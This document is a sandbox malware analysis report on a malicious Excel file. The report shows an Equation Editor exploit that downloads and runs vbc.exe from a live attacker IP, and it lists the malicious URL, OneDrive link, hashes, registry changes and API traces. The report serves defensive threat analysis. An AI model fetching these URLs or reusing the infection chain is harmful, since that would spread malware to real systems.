Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-10-22 19:54:49
Submitter	Manual Submission
Type	MS OLE document

Analysis Overview

Overall risk level	High risk	The object exhibited highly suspicious characteristics that are commonly associated with malware.	
Detections	Trojan.W97M.CVE201711882.XQUOOZY, VAN_WORM.UMXX		
Exploited vulnerabilities	CVE-2017-1188		
Analyzed objects	MS OLE document	1 - REF_MIDLGB34.xlsx	55037DDED7E87A35B980324B49C155D5DB3E4BF1
	Office Excel 2007 spreadsheet	1.1 - NONAMEFL	CFE58B653933813E263B5AFDB1011FB9B55B59AD
	Office Word 2007 document	1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm	525D5CC4A2C5E606732C23E064C3A68BE58350BA

Analysis Environments

	w2008	CentOS	W10
Anti-security, self-preservation			
Autostart or other system reconfiguration	✓		
Deception, social engineering			
File drop, download, sharing, or replication	✓		✓
Hijack, redirection, or data theft	✓		
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change	✓		✓
Rootkit, cloaking			
Suspicious network or messaging activity	✓		

w2008


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.W97M.CVE201711882.XQUOOZY, VAN_WORM.UMXX
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

Object 1 - REF_MIDLGB34.xlsx (MS OLE document)

File name	REF_MIDLGB34.xlsx
File type	MS OLE document
SHA-1	55037DDED7E87A35B980324B49C155D5DB3E4BF1
SHA-256	6617A57AF13366B305278B73C8087AD0517638D3686DFC653A2888F281879A82
MD5	429BBD0CB8DA051959A172EF2706C739
Size	335360 byte(s)

Risk Level	High risk
Detection	Trojan.W97M.CVE201711882.XQUOOZY
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (7) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (4) Suspicious network or messaging activity (14)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1
Defense Evasion	File Deletion	Characteristics: 1, 2, 3
Discovery	Network Share Discovery	Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

Notable Threat Characteristics

Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems		%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe

File drop, download, sharing, or replication (7)

Characteristic	Significance	Details
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection		Process ID: 252 File: %TEMP%\1942678.od Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection		Process ID: 252 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\4DBF2AEC.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2136 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII
Drops executable during installation		Dropping Process ID: 2068 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file		%USERPROFILE%\vbc.exe

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information		Process ID: 252 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Causes process to crash		Process ID: 2136 Image Path: vbc.exe
Detected as known malware		Source: ATSE Detection Name: Trojan.W97M.CVE201711882.XQUOOZY Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process		Process ID: 2068 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process		Process ID: 2136 Image Path: %USERPROFILE%\vbc.exe
Creates process		Process ID: 2068 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates command line process		Process ID: 2136 Image Path: %USERPROFILE%\vbc.exe

Suspicious network or messaging activity (14)

Characteristic	Significance	Details
Attempts to connect to suspicious host	■□□	23.94.159.208
Attempts to connect to malicious URL	■■■	URL: http://23.94.159.208/01444/vbc.exe Threat Name: TROJAN_DOWNLOADER.WRS
Connects to remote URL or IP address	■□□	https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg
Connects to remote URL or IP address	■□□	Connection: 23.94.159.208:80 Content: GET /01444/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	■□□	http://23.94.159.208/01444/vbc.exe
Connects to remote URL or IP address	■□□	http://23.94.159.208/01444/vbc.exe
Listens on port	■□□	0.0.0.0:49180
Listens on port	■□□	0.0.0.0:49179
Listens on port	■□□	0.0.0.0:49178
Listens on port	■□□	0.0.0.0:49177
Listens on port	■□□	0.0.0.0:49176
Listens on port	■□□	0.0.0.0:49175
Listens on port	■□□	127.0.0.1:57878
Queries DNS server	■□□	23.94.159.208

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
23.94.159.208	80	-	-	-	REF_MIDLGB34.xlsx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
login.live.com	40.126.31.136	53	-	No risk	-	REF_MIDLGB34.xlsx
crl.microsoft.com	81.198.165.10	53	-	No risk	-	REF_MIDLGB34.xlsx
onedrive.live.com	13.107.42.13	53	-	No risk	-	REF_MIDLGB34.xlsx
ocsp.digicert.com	93.184.220.29	53	-	No risk	-	REF_MIDLGB34.xlsx
23.94.159.208	-	53	-	-	-	REF_MIDLGB34.xlsx
ctldl.windowsupdate.com	2.21.240.224	53	-	No risk	-	REF_MIDLGB34.xlsx
ocsp.digicert.com	93.184.220.29	80	-	-	-	REF_MIDLGB34.xlsx
crl.microsoft.com	81.198.165.16	80	-	-	-	REF_MIDLGB34.xlsx
onedrive.live.com	13.107.42.13	443	-	-	-	REF_MIDLGB34.xlsx
login.live.com	20.190.159.137	443	-	-	-	REF_MIDLGB34.xlsx
ctldl.windowsupdate.com	2.21.240.218	80	-	-	-	REF_MIDLGB34.xlsx

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?07dbe25cc858ec9e	Computers / Internet	No risk	-	REF_MIDLGB34.xlsx
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	REF_MIDLGB34.xlsx
http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.crl	Business / Economy Computers / Internet Cloud Applications	No risk	-	REF_MIDLGB34.xlsx
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D	Computers / Internet Cloud Applications	No risk	-	REF_MIDLGB34.xlsx
https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Sharing Services	No risk	-	REF_MIDLGB34.xlsx
http://23.94.159.208/01444/vbc.exe	Malware Accomplice Disease Vector	High	TROJAN_DOWNLOADER.WRS	REF_MIDLGB34.xlsx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	No risk	-	-	http://23.94.159.208/01444/vbc.exe	867328	71418A069E4DEB46C1C4701399C5866A604E855B
vbc[1].exe	No risk	-	-	http://23.94.159.208/01444/vbc.exe	867328	71418A069E4DEB46C1C4701399C5866A604E855B
REF_MIDLGB34.xlsx.LNK	No risk	-	-	-	1058	FE7859E086693D493959ACED8DA8E5B68BF65E88
4SSDWUT2.LNK	No risk	-	-	-	896	AD867B4468143758E293E1660286CB6D68619F32
~DF733582D9C6334371.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
~$REF_MIDLGB34.xlsx	No risk	-	-	-	165	DF650BBB6B1BC0776D7434E056F9C4D6885EB19D
a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8
6BADA8974A10C4BD62CC921D13E43B18_711ED44619924BA6DC33E69F97E7FF63	No risk	-	-	-	434	2D34C1191E1B64F50E217C6A014FD9B168DCF639
7423F88C7F265F0DEFC08EA88C3BDE45_AA1E8580D4EBC816148CE81268683776	No risk	-	-	-	434	C2E3B9703FB6E69BF868A64CBFBAE5B811FA9809
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	305CACEE6613B70FB6B3E713B713925D93014EBF

Suspicious Objects

Type	Object	Risk Level
URL	http://23.94.159.208:80/01444/vbc.exe	High
URL	https://onedrive.live.com:443/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Medium
File (SHA1)	55037DDED7E87A35B980324B49C155D5DB3E4BF1	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 23.94.159.208		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://23.94.159.208/01444/vbc.exe Threat Name: TROJAN_DOWNLOADER.WRS		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.XQUOOZY Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		252
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\3v? Value: None		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		252
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		252
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		252
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		252
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560016		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\3v? Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		252
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		252
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		252
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		252
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D7B37\ Value: None		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D7B37\1D7B37 Value: None		252
Call System API	API Name: CryptDeriveKey Args: (451a7d0, 660e, 4525da0, 800000, 34c93c0) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 2d10000, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 2d10024, 20) Return: 1		252
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-4049815440-685770074-534584002-500\a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9 Type: VSDT_COM_DOS		252
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-4049815440-685770074-534584002-500\a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9 Type: VSDT_COM_DOS		252
Call System API	API Name: CryptDeriveKey Args: (451a7d0, 660e, 4525da0, 800000, 34c93c0) Return: 1		252
Call System API	API Name: CryptDeriveKey Args: (451a7d0, 660e, 4525da0, 800000, 34c93c0) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f5c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252

Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fd7, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fd6, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fdd, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fda, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8ed4, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fe2, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fd5, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fda, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fd9, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fe3, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 34c0c1d, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fde, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 34a5b80, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fd5, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 34a5ba3, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fdf, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 34a5bb9, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fd9, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 384985b, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fd8, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 384988a, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8f7c, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fd7, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 38498b1, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fd6, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 38498d8, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fe2, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 34c0c34, 10) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fdd, 20) Return: 1		252
Call System API	API Name: CryptDecrypt Args: (4525e20, 0, 0, 0, 3c8fdc, 20) Return: 1		252
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D7B37\1D7B37 Value: None		252
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\4DBF2AEC.emf Type: VSDT_MDB_20		252
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\4DBF2AEC.emf Type: VSDT_MDB_20		252
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		252
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		252
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[252) Return: 1		252
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		252
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[252) Return: 1		252
Detection	Threat Characteristic: Creates process Process ID: 2068 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 53560005	252	2068

Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	252	2068
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	252	2068
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	252	2068
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://23.94.159.208/01444/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	252	2068
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.94.159.208/01444/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	252	2068
Detection	Threat Characteristic: Queries DNS server 23.94.159.208		
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	252	2068
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	252	2068
Call Service API	API Name: OpenServiceW Args: (5dfa28, Sens, 4) Return: 5cd250	252	2068
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	252	2068
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	252	2068
Call Service API	API Name: OpenServiceA Args: (5dff50, rasman, 4) Return: 5dfed8	252	2068
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18efd4, 0, 0, 0) Return: 1	252	2068
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	252	2068
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	252	2068
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	252	2068
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	252	2068
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	252	2068
Call Service API	API Name: OpenServiceA Args: (5dfed8, RASMAN, 4) Return: 5dffc8	252	2068
Call Network API	API Name: socket Args: (2, 2, 17) Return: 35c	252	2068
Call Network API	API Name: bind Args: (35c, 127.0.0.1:57878, 16) Return: 0	252	2068
Detection	Threat Characteristic: Listens on port 127.0.0.1:57878		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	252	2068
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	252	2068
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, 23.94.159.208, 80, , , 3, 0, 6112216) Return: cc0008	252	2068
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /01444/vbc.exe, , , 1633224, 4194320, 6112216) Return: cc000c	252	2068
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.94.159.208/01444/vbc.exe		
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3e4	252	2068
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3e4	252	2068
Call Network API	API Name: socket Args: (2, 2, 0) Return: 3f4	252	2068
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3f4	252	2068
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3e4	252	2068
Call Network API	API Name: socket Args: (2, 1, 6) Return: 420	252	2068
Call Network API	API Name: bind Args: (420, 0.0.0.0:49175, 16) Return: 0	252	2068
Detection	Threat Characteristic: Listens on port 0.0.0.0:49175		
Call Network API	API Name: connect Args: (420, 23.94.159.208:80, 16) Return: ffffffff	252	2068
Call Network API	API Name: send Args: (35c, !, 1, 0) Return: 1	252	2068
Call Network API	API Name: recv Args: (35c, , 32, 0) Return: ?	252	2068
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None	252	2068
